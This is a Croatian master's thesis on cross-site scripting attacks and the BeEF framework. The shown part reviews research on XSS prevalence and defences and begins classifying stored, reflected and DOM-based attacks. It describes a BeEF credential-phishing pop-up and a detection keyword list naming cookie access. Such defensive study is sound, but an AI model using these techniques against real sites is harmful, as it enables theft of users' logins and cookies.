Unaprjeđenje web temeljenih rješenja primjenom radnog okvira BeEF

Sever, Dominik

SVEUČILIŠTE U ZAGREBU

FAKULTET PROMETNIH ZNANOSTI

Dominik Sever

UNAPREĐENJE WEB TEMELJENIH RJEŠENJA PRIMJENOM RADNOG OKVIRA BEEF

DIPLOMSKI RAD

Zagreb, 2021.

SVEUČILIŠTE U ZAGREBU
FAKULTET PROMETNIH ZNANOSTI
POVJERENSTVO ZA DIPLOMSKI ISPIT

Zagreb, 2. studenoga 2020.

Zavod: **Zavod za informacijsko komunikacijski promet**
Predmet: **Sigurnost i zaštita informacijsko komunikacijskog sustava**

DIPLOMSKI ZADATAK br. 6055

Pristupnik: **Dominik Sever (0135240923)**
Studij: Promet
Smjer: Informacijsko-komunikacijski promet

Zadatak: **Unaprjeđenje web temeljenih rješenja primjenom radnog okvira BeEF**

Opis zadatka:

U radu je potrebno analizirati aktualnu i relevantnu znanstvenu i stručnu literaturu u području prevencije, detekcije i zaštite od skritpnih kibernetičkih napada te pružiti njezin sustavan pregled. Potrebno je analizirati i klasificirati skriptne kibernetičke napade te simulirati takve napade korištenjem BeEf radnog okvira. Rezultate provedenog istraživanja potrebno je sintetizirati te pružiti smjernice zaštite od takvih kibernetičkih prijetnji.

Mentor:

dr. sc. Ivan Cvitić

Predsjednik povjerenstva za diplomski ispit:

Sveučilište u Zagrebu
Fakultet prometnih znanosti

DIPLOMSKI RAD

UNAPREĐENJE WEB TEMELJENIH RJEŠENJA PRIMJENOM RADNOG OKVIRA BEEF

IMPROVEMENT OF WEB-BASED SOLUTIONS USING BEEF FRAMEWORK

Mentor: dr.sc Ivan Cvitić

Student: Dominik Sever

JMBAG: 0135240923

Zagreb, veljača 2021.

UNAPREĐENJE WEB TEMELJENIH RJEŠENJA PRIMJENOM RADNOG OKVIRA BEEF

SAŽETAK

Danas rijetko postoji osoba koja ne koristi računalo povezano na Internet u slobodno vrijeme ili na radnom mjestu. Internet olakšava mnoge svakodnevne zadatke, ali također nosi i opasnosti od kibernetičkih napada. XSS su jedna od najčešćih vrsta kibernetičkih napada te mogu imati velike posljedice za napadnutog korisnika. U ovom radu analizirani su XSS napadi kako bi se razumio način funkcioniranja ove vrste napada te kao temelj za simulaciju napada. Simulacija je izvedena pomoću BeEF radnog okvira. Rezultati simulacije su analizirani kako bi se dobio uvid u posljedice realnog napada. Na temelju sintetiziranih rezultata provedenog istraživanja pružene su smjernice zaštite od XSS napada unutar i izvan *web* preglednika.

KLJUČNE RIJEČI: kibernetički napad, XSS, BeEF, web stranica, kibernetička sigurnost

SUMMARY

Today, there is rarely a person who does not use a computer connected to the Internet in their free time or at workplace. The Internet makes many everyday tasks easier, but it also carries the dangers of cyber attacks. XSS are one of the most common types of cyber attacks and can have major consequences for the attacked user. In this paper, XSS attacks are analyzed in order to understand how this type of attack works and as a basis for attack simulation. The simulation was performed using the BeEF framework. The simulation results were analyzed to gain insight into the consequences of a real attack. Based on the synthesized results of the conducted research, guidelines for protection against XSS attacks inside and outside the web browser were provided.

KEY WORDS: cyber attack, XSS, BeEF, web page, cyber security

Sadržaj

1. Uvod

U suvremenom svijetu teško je zamisliti svakodnevni život bez pristupa Internetu. Internet je definitivno nezaobilazan dio kako slobodnog vremena tako i u radu. Sve češće se pojavljuju nove društvene mreže koje velikom brzinom osvajaju milijune korisnika. Sve veći broj tvrtki svoje poslovanje temelji na Internetu te mnoge usluge koje ljudi koriste svakodnevno u najmanju ruku imaju mogućnost pristupa putem Interneta.

Sve navedeno uvelike olakšava rad korisnicima i daje nove mogućnosti zabave u slobodno vrijeme. Drugim riječima, razvoj Interneta olakšava svakodnevni život korisnicima. Problem nastaje kada sa sve većom interakcijom putem Interneta dolazi do povećanja rizika od kibernetičkih napada. Svaki korisnik spojen na Internet može biti meta napada, radilo se o privatnom korisniku koji koristi Internet u slobodno vrijeme ili poslovnim korisnicima i tvrtkama.

Jedan od najčešćih kibernetičkih napada su skriptni napadi (engl. *Cross – Site Scritping, XSS*). Njime je napadač u mogućnosti iskoristiti naizgled bezopasne *web* stranice za implementaciju maliciozne skripte te samim time provedbu XSS napada, što ih krajnjem korisniku može učiniti teškima za detekciju. Zato je tema ovog diplomskog rada vezana za XSS napade jer je potrebno kontinuirano raditi na istraživanjima o ovoj vrsti napada kako bi se analizirala i unaprijedila postojeća sigurnosna rješenja, razvijala nova rješenja te općenito ukazivalo na opasnosti koje se kriju iza XSS napada.

Ovaj diplomski rad podijeljen je u šest cjelina, a kako slijedi:

1. Uvod
2. Pregled dosadašnjih istraživanja
3. Analiza i klasifikacija XSS napada
4. Simulacija XSS napada korištenjem BeEF radnog okvira
5. Sinteza rezultata i prijedlog smjernica zaštite
6. Zaključak

U drugom poglavlju analizirana su relevantna dosadašnja istraživanja. Poglavlje je podijeljeno u dva potpoglavlja. U prvom potpoglavlju analiziraju se trendovi o XSS napadima

koji govore o njihovoj zastupljenosti kako bi se dobio uvid u ozbiljnost i učestalost ove vrste napada. Istraživanja analizirana u drugom potpoglavlju su ona koja su predložila određena sigurnosna rješenja. Bitno je pružiti smjernice zaštite, a analiza zaključaka drugih autora uvelike pomaže u razvoju vlastitih ideja.

Trećim poglavljem analizirani su XSS napadi. U svakoj literaturi XSS napadi se dijele na tri klase pa je prema tome navedena njihova klasifikacija te opisano što karakterizira svaku klasu. XSS napadi se često izvode kako bi se došlo do nekog krajnjeg cilja (npr. udaljeni pristup, eksploatacija preglednika itd.) pa su također navedeni i najčešći utjecaji napada.

Četvrto poglavlje predstavlja praktični dio ovog diplomskog rada. Simulacija XSS napada napravljena je pomoću BeEF radnog okvira. Za potrebe simulacije razvijena je jednostavna *web* stranica podignuta na mrežni poslužitelj kako bi joj se moglo pristupiti na lokalnoj mreži. Prikazane su mogućnosti napad putem navedenog alata te napad u kombinaciji s *Metasploit* alatom jer se time proširuju mogućnosti napada i dobiva bolji uvid u opasnosti ovakvih napada.

Uz prikaz opasnosti koje se kriju iza XSS napada bitno je pružiti smjernice zaštite pa su u posljednjem poglavlju prije zaključka prikazani i analizirani primjeri koji su također prethodno testirani. Predložene smjernice zaštite dostupne su svakom korisniku koji smatra da je bitno zaštiti se od ovakvih napada.

2. Pregled dosadašnjih istraživanja

XSS napadi su vrlo popularna tema za razne radove i istraživanja jer se radi o jednom od najčešćih vrsta kibernetičkih napada Također, činjenica je da su mnogi alati kojima je relativno jednostavno izvesti XSS napade uglavnom dostupni svima. To su neki od razloga koji potiču istraživanje i potrebu za stalnim razvojem sigurnosnih rješenja i savjeta kako se obraniti od XSS napada.

2.1. Zastupljenost XSS napada

Statistički podaci dobiveni kroz relevantna istraživanja uvijek su bitan pokazatelj zastupljenosti određenog problema. Gotovo nema istraživanja na temu učestalosti kibernetičkih napada, a da se ne dotaknu i XSS napadi, posebno kada se istražuje sigurnost *web* aplikacija. Bitno je za napomenuti kako je OWASP (engl. *Open Web Application Security*) uvrstio XSS na sedmo mjesto *OWASP Top Ten* liste. OWASP je organizacija koja pruža podatke o mrežnoj sigurnosti, a *OWASP Top Ten* je jedan od njihovih dokumenata koji služi širenju svijesti o najrizičnijim prijetnjama i napadima na *web* aplikacije [1].

Što se tiče zastupljenosti XSS napada u odnosu na druge kibernetičke napade, tvrtka *Precise Security* objavila je istraživanje u kojem navode kako su XXS napadi bili udio od 40% od svih kibernetičkih napada u 2019. godini, što je vrlo veliki udio za jednu vrstu napada te samim time potvrđuje koliko je bitno kontinuirano razvijati sigurnosna rješenja. Također, zanimljiv podatak iz istog istraživanja je taj da gotovo 60% kibernetičkih napada su napadači izveli kako bi testirali svoje mogućnosti [2].

ENISA (engl. *European Network and Information Security Agency*) je 2020. godine objavila znanstveni izvještaj o napadima na *web* aplikacije u kojem su sadržana brojna istraživanja i izvještaji drugih organizacija. Tako je i navedeno istraživanje tvrtke *Positive technologies* u kojem je, između ostalog, objavljeno kako je u 53% testiranih *web* aplikacija pronađena ranjivost na *Cross – Site Scripting* napade. Navedeni postotak ih čini drugom po zastupljenosti pronađenom prijetnjom prema njihovom istraživanju, na prvom mjestu se nalaze ranjivosti nastale pogrešnom sigurnosnom konfiguracijom [3].

U ENISA-inom izvještaju analizirani su i podaci tvrtke *Akamai Technologies*. Tvrtka pruža usluge kibernetičke sigurnosti, prikuplja podatke od svojih klijenata te na temelju prikupljenih podataka svake godine objavljuje izvještaj. Prema navedenom izvještaju XSS napadi se nalaze treći po zastupljenosti vektor napada na *web* aplikacije u 2019. godini, ali i mnoge prethodne godine [4].

2.2. Pregled dostupnih sigurnosnih rješenja

U prethodnom potpoglavlju navedeni su rezultati iz relevantnih istraživanja u kojima je analizirana učestalost XSS napada, zastupljenost ranjivosti itd. Osim statističkih podataka o XSS napadima, bitno je istraživati sigurnosna rješenja i njihove mogućnosti pa prema tome, u mnogim istraživanjima na temu XSS napada predložena su različita rješenja i metode za obranu od napada, a u nastavku bit će analizirana neka od njih.

U istraživanju Yusof I., Pathan Khan A.; Preventing Persistent Cross-Site Scripting (XSS) Attack By Applying Pattern Filtering Approach, 2015. predložena metoda obrane od XSS napada je primjena filtriranja prema definiranom uzorku. Autori istraživanja su kao početnu točku naveli scenarij u kojem napadač unosi svoju malicioznu skriptu kroz određeni prostor za korisnički unos na *web* stranici te kao osnovnu ideju ovog pristupa filtriranje svakog sadržaja unesenog od strane korisnika kako bi se prepoznao maliciozan kod prije unosa u bazu podataka na poslužitelju. Filtriranje se primjenjuje na sljedećim dijelovima koda [5]:

- Filtriranje rukovateljima događaja (engl. *event handler*)
- Filtriranje URI-a (engl. *Uniform Resource Identifier*)
- Filtriranje nesigurnih ključnih riječi
- Filtriranje specijalnih znakova

Filtriranje se razlikuje ovisno o tome koji od prethodno navedenih dijelova koda se filtrira, ali princip je sličan u svakom slučaju, a to je da se uneseni kod uspoređuje sa unaprijed definiranim uzorcima te na temelju usporedbe zaključuje nalazi li se u korisnikovom unosu neka maliciozna skripta ili ne. Za primjer sa filtriranjem *event handlera* autori su naveli kako se kod filtrira pomoću regularnog izraza. Regularni izraz je skupina znakova koji definiraju neki drugi niz znakova za pretragu. Ako korisnikov unos sadrži dio koji se odgovara regularnom izrazu, taj dio će biti zamijenjen sa „*null*“. Na sličan način radi i filtriranje prema nesigurnim

ključnim riječima. Unaprijed se definira lista nesigurnih riječi kao što su: *document.cookie, document.write, window.location*, itd. Ako se radi, na primjer, o *web* portalu za novosti koji sadrži mogućnost unosa komentara, nema razloga da korisnik unese neku od prethodno navedenih ključnih riječi pa prema tome, gotovo sigurno se radi o malicioznom kodu te neće biti pohranjen [5].

U radu Johns M., Engelmann B., Posegga J.; XSSDS: Server-side Detection of Cross-site Scripting Attacks Kao metoda obrane od XSS napade predložen je sustav detekcije XSS-a na strani poslužitelja. Autori navode kako je ovo rješenje temeljeno na dvije pretpostavke. Prva je da postoji stroga korelacija između unesenih parametara i reflektiranog XSS-a. To je temelj rješenja za detekciju reflektiranog XSS-a. Druga pretpostavka je da svaka *web* aplikacija ima ograničen broj legitimnih *JavaScript* skripti te se radi o temelju za rješenje za obranu od pohranjenih XSS napada. Prema prethodno navedenom, autori predlažu detekcijski mehanizam koji pronalazi direktnu korelaciju između unesenih podataka i reflektiranog odgovora. Ako napadač unese malicioznu skriptu, ona se u potpunosti nalazi u HTTP (engl. *Hypertext Transfer Protocol*) zahtjevu i HTTP odgovoru. Prema tome, XSS bi trebao biti detektiran uspoređivanjem ulaznih podataka i povratnog *JavaScript* koda. Ukoliko su jednaki, radi se o XSS-u. Kao ograničenje ovog pristupa autori navode ne primjenjivost u obrani od pohranjenih XSS napada. Kod pohranjenih XSS-a nije uvijek slučaj da postoji veza između HTTP zahtjeva i odgovora pa prema tome, rješenje ne može biti uspoređivanje. Kao rješenje za pohranjene napade autori navode usporedbu odlaznih skripti sa listom skripti koje se nalaze izvorno na *web* aplikaciji. Svaka *web* aplikacija sadrži bezazlene *JavaScript* skripte koje su potrebne za njezin rad pa autori predlažu fazu „treninga“ detektora kako bi se definirala lista poznatih skripti. Ukoliko detektor primijeti promijene u setu skripti, odnosno novu skriptu, najvjerojatnije se radi o XSS skripti. Druga mogućnost je da je stvarno dodana neka nova skripta u *web* aplikaciju, ali u tom slučaju programer stranice može dodati novu skriptu na listu [6].

U radu Wuzinger P., Platzer C., Ludl C., Kirda E., Kruegel C., SWAP: Mitigating XSS Attacks using a Reverse Proxy, autori analiziraju XSS napade te predlažu rješenje pod skraćenim nazivom SWAP (engl. *Secure Web Application Proxy*). SWAP je rješenje na strani poslužitelja koje detektira i samim time sprječava XSS napade. Navedeni alat radi na obrnutom *proxy* poslužitelji. Obrnuti *proxy*, za razliku od posredničkog *proxy* poslužitelja se nalazi na strani mrežnog poslužitelja i obično se koriste od strane pružatelja *web* aplikacija i usluga, dok se posrednički *proxy* najčešće koristi u većim organizacijama prije izlaza na Internet. U SWAP rješenju, obrnuti *proxy* prosljeđuje sav promet između *web* poslužitelja i korisnika. Prije nego

se šalje natrag prema korisnikovom pregledniku, svaki odgovor prolazi kroz detektor za *JavaScript* kako bi se detektirao maliciozni kod. U *JavaScript* detektoru nalazi se funkcionalni *web* preglednik koji obavještava nalazi li se skripta u pregledanom sadržaju. Kao što je bio slučaj i u prethodno analiziranom istraživanju, i u ovom rješenju je implementiran mehanizam koji razlikuje legitimne skripte za rad *web* aplikacije od onih malicioznih. Ukoliko se detektira XSS skripta, odgovor nije proslijeđen prema korisniku već samo obavijest o pokušaju XSS napada [7].

Istraživanje Sawant H., Agaga S., Web Browser Attack Using BeEF Framework, korišten je BeEF XSS radni okvir, koji će biti korišten i u ovom diplomskom radu. U radu je navedeno kako 45% Internet korisnika ne koristi najsigurniju verziju svojeg preglednika što ih čini ranjivima, posebno na XSS napade. Autori su u radu prikazali primjer napada korištenjem BeEF radnog okvira te pokazali koliko je bitno voditi računa o sigurnosnim rješenjima dostupnim svim korisnicima, kao što su redovite nadogradnje preglednika i korištenje antivirusnih *softwarea*. Autori su za simulaciju napada koristili virtualne mašine, jednu za napadača i drugu kao žrtvu napada. Od ponuđenih napada u BeEF sučelju korišten je *Pretty Theft exploit* koji pokreće lažni skočni prozor na napadnutom pregledniku, a za izgled skočnog prozora odabrano je *Facebook* sučelje za prijavu. Nakon što žrtva napada unese svoje podatke u skočni prozor, napadač ih može pročitati u BeEF sučelju. Kao primjer obrane od napada prikazano je korištenje antivirusa. Autori su aktivirali *Symantec* antivirus te ponovili napad, no ovaj put se BeEF nije mogao spojiti na preglednik te je anti virus izbacio poruku kako je detektiran napad BeEF radnim okvirom [8].

3. Analiza i klasifikacija XSS napada

Cross – site scripting napadi su vrsta kibernetičkih napada koji se izvode na način da napadač implementira maliciozni kod ili skriptu u naizgled bezopasnu *web* stranicu ili web aplikaciju. Maliciozne skripte su najčešće pisane u *JavaScript* programskom jeziku, ali mogu biti napisane i u drugim jezicima npr. CSS (engl. *Cascading Style Sheets*), *VBScript,* itd. *JavaScript* je jezik koji se izvršava u *web* pregledniku korisnika te omogućava „dinamičnost“ i izgled stranica pa je samim time neizbježan dio *web* stranica i aplikacija. Prema tome, sami napad se ne događa samo implementiranjem maliciozne skripte u stranicu, već njezinim izvršavanjem u pregledniku žrtve kada se posjeti navedenu *web* stranicu ili aplikaciju [9].

Kada se radi o XSS napadima, meta napada je krajnji korisnik *web* stranice, a ne poslužitelj, kao što je slučaj kod nekih kibernetičkih napada. Kao što je prethodno navedeno, maliciozni kod pa i samim time i glavnina XSS napada se izvršava u *web* pregledniku žrtve, odnosno na strani korisnika zaražene *web* stranice. Prema tome, može se reći da je *web* stranica sa malicioznim kodom samo posrednik koji omogućava implementaciju koda i njegov „prijenos“ do žrtve. Nakon što napadač preuzme kontrolu nad korisnikovim *web* preglednikom, u mogućnosti je izvesti mnoge opasne radnje kao što su: krađa korisničkih podataka, *keylogging*[1], pregledavanje povijesti pretraživanja, krađa kolačića i pristup mnogim drugim osjetljivim podacima koji mogu koristiti u daljnjim ne zakonitim radnjama [10].

Neki od mogućih scenarija kako maliciozna *JavaScript* skripta ili kod mogu doći do *web* stranice koju posjećuje korisnik su [10]:


- Vlasnik *web* stranice je namjerno postavio maliciozni kod u svoju stranicu. U ovom slučaju stranica je najčešće i kreirana iz razloga za provođenje XSS napada.
- Iskorištena je ranjivost (npr. ranjivost mreže ili operativnog sustava) kako bi se implementirao maliciozni kod u već postojeću *web* stranicu.
- Maliciozni kod je implementiran u javni dio *web* stranice, odnosno iskorištena je XSS ranjivost kao što je na primjer prostor za unos komentara.

[1] Vrsta napada kojim napadač čita unos s tipkovnice

- Korisnik je kliknuo na DOM (engl. *Document Object Model*) poveznicu koja je kreirana za tu namjenu.

Primjeri scenarija XSS napada u prva dva slučaja su objašnjeni u nastavku. Napadač je kreirao *web* stranicu sa namjerom da pomoću nje izvrši XSS napad. U HTML kod stranice, implementirao je putanju do *JavaScript* skripte. Stranica je zatim poslana žrtvi ili je poveznica objavljena na nekom javnom mjestu. Kada žrtva otvori stranicu sa umetnutim malicioznim kodom, on se izvršava u *web* pregledniku i napadač ima određenu kontrolu nad njime [10].

Scenariji pod točkama tri i četiri mogu biti još „opasniji“ jer često mogu biti teži za prepoznati na prvi pogled. Pod točkom tri, napadač može iskoristiti ranjivost postojeće stranice, koju je korisnik do sada i posjećivao te ju smatra „sigurnom“. Takva ranjivost može biti na primjer polje za unos komentara u koje napadač unese putanju do maliciozne skripte te sljedećem korisniku koji pregledava komentar u ne znanju se izvršava skripta u pregledniku. Takav oblik napada može biti teži za prepoznavanje nego npr. otvaranje sumnjive stranice ili poveznice na stranicu koji je poslan od „sumnjive“ osobe [10].



Slika 1. Dijagram koraka XSS napada [11]

Na slici 1. prikazan je sekvencijalni dijagram koji prikazuje pojednostavljene korake XSS napada i kojim redom se izvršavaju između sudionika, prema [11]. Neovisno o kojoj se klasi napada radi, može se primijeniti prikazani dijagram.

3.1. Klasifikacija XSS napada

Cross – Site Scripting napadi se u literaturi često klasificiraju u različite klase. Iako svaka vrsta XSS napada ima podjednak krajnji cilj na metu napada, one se mogu razlikovati prema načinu na koji su izvedeni. Prema tome, razlikuju se tri klase XSS napada koje se mogu pronaći u literaturama i istraživanjima [12]:

- Pohranjeni (engl. *Stored*) XSS napadi,
- Reflektirani (engl. *Reflected*) XSS napadi,
- Temeljeni na DOM-u (engl. *Document Object Model based*).


Pohranjeni se često nazivaju i ustrajni (engl. *Persistent*), a reflektirani se nazivaju i neustrajni (engl. *non-Persistent*). Kao što je navedeno, svaka od navedenih vrsta napada se razliku je prema načinu na koji se izvodi, a u nastavku će biti objašnjen svaki od njih.

3.1.1. Pohranjeni *XSS* napadi

Pohranjeni XSS napadi su mogući ako je *web* stranica ili aplikacija ranjiva na ovu vrstu napada, odnosno, ako ne provjerava unos svakog korisnika stranice prije njegove pohrane. U ovoj vrsti XSS napada, napadač iskorištava navedenu ranjivost kako bi implementirao maliciozni kod koji se zatim sprema na *web* poslužitelj od stranice ili aplikacije. Kod ovog tipa XSS napada, žrtva napada ne mora kliknuti na putanju kako bi se izvršio maliciozni kod, već se on izvršava samim posjetom ranjive stranice na čijem poslužitelju je pohranjen [13].

Pohranjeni XSS napadi se rjeđe pojavljuju u odnosu na reflektirane. Razlog tome je što je danas relativno teško pronaći *web* stranicu ili aplikaciju koja je ranjiva na ovakvu vrstu napada. Kako se maliciozni kod pohranjuje u poslužitelju, svaki posjetitelj stranice može biti žrtva napada, a ne samo određena osoba kojoj je na primjer poslana poveznica na stranicu pa prema tome se može reći da je ovo najopasniji oblik XSS napada [12].

Prethodno opisan primjer pohranjenog XSS napada prikazan je na slici 2**.** Prikazan je dijagram te koraci od implementacije maliciozne poruke do napada na korisnikov *web* pretraživač.



Slika 2. Koraci pohranjenih XSS napada [12]

Prema prethodno navedenoj analizi kako se dolazi do pohranjenih XSS napada, može se zaključiti da su sljedeći tipovi *web* stranica i aplikacija najranjiviji na ovu vrstu napada [13]:


- Forumi,
- *Web* stranice za pisanje blogova,
- *Web* bazirani *Email* poslužitelji ili klijenti,
- Društvene mreže i
- Općenito stranice koje sadržavaju dijelove za unos od strane korisnika (npr. polje za komentare).

3.1.2. Reflektirani XSS napadi

Druga vrsta XSS napada naziva se reflektirani ili neustrajni (engl. *non - persistent*) napadi. U ovoj vrsti napada, maliciozna skripta ili kod nisu trajno pohranjeni na poslužitelju

web stranice ili aplikacije, već se ona reflektira kao odgovor na zahtjev poslan od strane korisnika prema poslužitelju. Od prethodno navedenog i dolazi naziv „reflektirani“ [12].

U ovoj vrsti XSS napada, napadač može kreirati maliciozni URL (engl. *Uniform Resource Locator*), na primjer URL koji sadrži pretragu na ranjivoj web stranici, s time da se kao argument u pretrazi nalazi maliciozna skripta. URL se zatim može poslati prema žrtvi napada koristeći *Email* ili na bilo koji drugi način za razmjenu poruka. Kada korisnik, u ovom slučaju žrtva napada, klikne na dobiveni URL, šalje se zahtjev prema poslužitelju. Kako se traženi argument, u ovom slučaju maliciozna skripta, ne nalazi na poslužitelju, zahtjev se reflektira natrag prema korisniku kao odgovor zajedno sa malicioznom skriptom koja se zatim izvršava u *web* pregledniku žrtve [12]. Na slici 3 prikazan je dijagram sa osnovnim koracima u reflektiranom XSS napadu.



